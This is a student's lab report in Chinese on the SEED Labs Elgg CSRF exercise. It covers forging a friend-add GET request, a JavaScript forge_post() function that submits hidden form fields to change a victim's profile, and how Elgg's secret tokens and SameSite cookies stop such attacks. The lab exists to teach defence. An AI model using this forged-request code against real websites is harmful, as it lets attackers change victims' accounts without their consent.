

# 实验四报告

## 实验名称：Web\_CSRF\_Elgg

### 基本信息：

姓名：马运聪      学号：57119115      完成日期：2021.7.26

### 实验内容：

#### 环境配置

##### 1. 启动 Docker

```
[07/25/21]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
--> Using cache
--> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
--> Using cache

--> Using cache
--> 88781f69cbba

Successfully built 88781f69cbba
Successfully tagged seed-image-attacker-csrf:latest
[07/25/21]seed@VM:~/.../Labsetup$

[07/21/21]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-4-10.9.0.8, server-3-10.9.0.7, server-1-10.9.0.5)
d or renamed this service in your compose file, you can run this command with the --remove-orphans
Creating elgg-10.9.0.5      ... done
Creating mysql-10.9.0.6     ... done
Creating attacker-10.9.0.105 ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2021-07-22 03:00:55+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL
mysql-10.9.0.6 | 2021-07-22 03:00:56+00:00 [Note] [Entrypoint]: Switching to dedicated user
mysql-10.9.0.6 | 2021-07-22 03:00:56+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL
mysql-10.9.0.6 | 2021-07-22 03:00:56+00:00 [Note] [Entrypoint]: Initializing database files
```

##### 2. 容器 ID


```
[07/25/21]seed@VM:~/.../Labsetup$ dockps
3005aeb59727  elgg-10.9.0.5
7e9e2d0019cc  attacker-10.9.0.105
d1adbea03b7a  mysql-10.9.0.6
[07/25/21]seed@VM:~/.../Labsetup$
```

##### 3. 更改/etc/hosts 文件中的条目——主机和 ip 地址

```
# For CSRF Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com
```

## Task1: Observing HTTP Request

1. 打开 [www.seed-server.com](http://www.seed-server.com) , 登录 samy 账户 , 查看 http 请求



### ① Get 请求

```
GET http://www.seed-server.com/cache/1587931381/default/elgg/spinner.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=a6njubj8e9b6tgsinq63kcbg0d
```

### ② Post 请求

```
POST http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----328212433830673511683656751072
Content-Length: 688
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=soc9b7u5q8nmlrpqh2qvm7esmu


_elgg_token=SA_lVqj0xoCGDIuWT-rH0w&_elgg_ts=1627195221&username=samy&password=seedsamy&persistent=true
```

## Task2 : CSRF Attack using GET Request

1. 登录 charlie 账户，添加 samy 为好友，获取添加好友 http 请求

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search

Samy Remove friend Send a message



GET http://www.seed-server.com/action/friends/add?friend=59&\_\_elgg\_ts=1627197472&\_\_elgg\_token=Tj5: Host: www.seed-server.com User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:83.0) Gecko/20100101 Firefox/83.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Connection: keep-alive Referer: http://www.seed-server.com/profile/samy Cookie: Elgg=m7mff2jsj87vpok3gvb8uqejqv

可知，Samy 的 ID 为 59

2. 编辑/attacker/addfriend.html 文件，构建恶意网页，通过添加 img 标签触发 HTTP GET 请求。

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search

Alice's friends

No friends yet.

Alice

Blogs


Bookmarks

Files

Panel


3. 然后 Alice 点开由 Samy 发送的邮件的攻击网页链接

[www.attacker32.com/addfriend.html](http://www.attacker32.com/addfriend.html)




## This page forges an HTTP GET request

随后 Samy 已成为 Alice 好友，攻击成功




### Task3 Launching the Attack

1. 打开 Samy 主页修改个人资料，获取 HTTP 请求 POST 报文。



2. 从 Samy 账户添加 Alice 为好友，查看 GET 报文，可查得 Alice ID 为 56



### 3.修改 editprofile.html 文件，构建修改个人资料的恶意网页

```
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden so the victim won't be able to see them
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='SAMY is MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";


    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

### 4.Samy 向 Alice 发送有恶意链接的邮件




### 5.Alice 点开链接，自动跳转至个人页面并已成功添加“Samy is MY HERO”的个人介绍



攻击成功！

**Question1**：想要获取 Alice 的 guid 有两种方法：①通过 Bob 自身的账户访问 Alice 个人主页，用 HTTP Header Live 工具捕捉 POST 报文，报文里含有 Alice 的 uid 信息数据；②Bob 在好友界面尝试添加 Alice 为好友，也能用 HTTP Header Live 工具捕捉信息报文获得 Alice 的 uid。



**Question2**：因为用户的 uid 可以通过访问主页源代码搜索查出，所以当我们把所有的用户 uid 都插入到我们的恶意网页的代码中时，任何访问恶意网页的用户都会被成功攻击。

## Task4 : Enabling Elgg's Countermeasure

1.在 image\_www/elgg/Csrf.php 文件中将 Validate() 函数的 “return ;” 语句注释掉，打开防护措施，并重新构建服务器：

```
* @return void
* @throws CsrfException
*/
public function validate(Request $request) {
    /*return; // Added for SEED Labs (disabling the CSRF countermeasure)*/

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();


    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
```


2.Alice 再次访问恶意网页，此次并未发生跳转，返回个人主页也没有添加个人介绍，说明攻击

失败



如下为 HTTP 请求中的秘密令牌






**问题：**请解释为什么攻击者不能在 CSRF 攻击中发送这些秘密令牌？是什么阻止他们从网页上找到秘密令牌？

**答：**Elgg 的秘密令牌是一个包含 4 条信息的 MD5 摘要：网站的机密值、时间戳、用户会话 ID 以及一个随机生成的会话字符串。如果攻击者单想同通过暴力方法获取这些秘密令牌，是非常困难实现的，相当于无法获取。

## Task5 : Experimenting with the SameSite Cookie Method

1.访问 [www.example32.com](http://www.example32.com)






2.访问 LinkA

A screenshot of a web form titled 'SameSite Cookie Experiment'. It has two sections. Section A is 'Sending Get Request (link)' with a URL 'http://www.example32.com/showcookies.php'. Section B is 'Sending Get Request (form)' with a text input field containing 'a' and a 'Submit (GET)' button. Section C is 'Sending Post Request (form)' with a text input field containing 'c' and a 'Submit (POST)' button.

①



②

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=cccccc`

Your request is a **same-site** request!

③

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`
- `cookie-strict=cccccc`

Your request is a **same-site** request!

3.访问 LinkB，然后依次访问

## SameSite Cookie Experiment

### A. Sending Get Request (link)

<http://www.example32.com/showcookies.php>

### B. Sending Get Request (form)

### C. Sending Post Request (form)

①

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

②

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

③

## Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!

问题：

问题 1：

当访问相同网址时，是同站请求，会发送三种 cookie ( normal、Lax、Strict )；当访问不同网址时，是跨站请求，只会发送两种 cookie ( normal、Lax )，其中 Lax 只在请求数据时发送。

问题 2：

当当前网页的 URL 与请求目标一致时，是同站点请求，否则是跨站点请求。

问题 3：

SameSite Cookie 会根据请求的类型来决定是否带上 cookie。Strict 属性完全严禁第三方 Cookie，基本可以防范所有 CSRF 攻击，但会造成不好的用户体验（如跳转 csdn 链接总是未登录状态）；lax 属性基本可以防范大部分 CSRF 攻击，但在顶级导航的跨站请求时会发送第三方 Cookie。

因此可以在 cookie 上指定 SameSite 属性来防御 CSRF 攻击。

## 实验总结：

本次实验是网络安全的实验，与前几次实验不太相同，总结的知识点如下：

1. CSRF 攻击是通过一个恶意的第三方网站，向被攻击网站发送伪造的 HTTP 跨站请求。本次实验是尝试伪造添加好友和更改用户信息的请求。
2. 防御 CSRF 攻击可采用：  
① SameSiteCookie——Strict 属性完全严禁第三方 Cookie，基本可以防范所有 CSRF 攻击，但会造成不好的用户体验（如跳转 csdn 链接总是未登录状态）；lax 属性基本可以防范大部分 CSRF 攻击，但在顶级导航的跨站请求时会发送第三方 Cookie。  
② 秘密令牌——跨站请求无法得到秘密令牌，所以网站可以将跨站请求与同站请求区别开。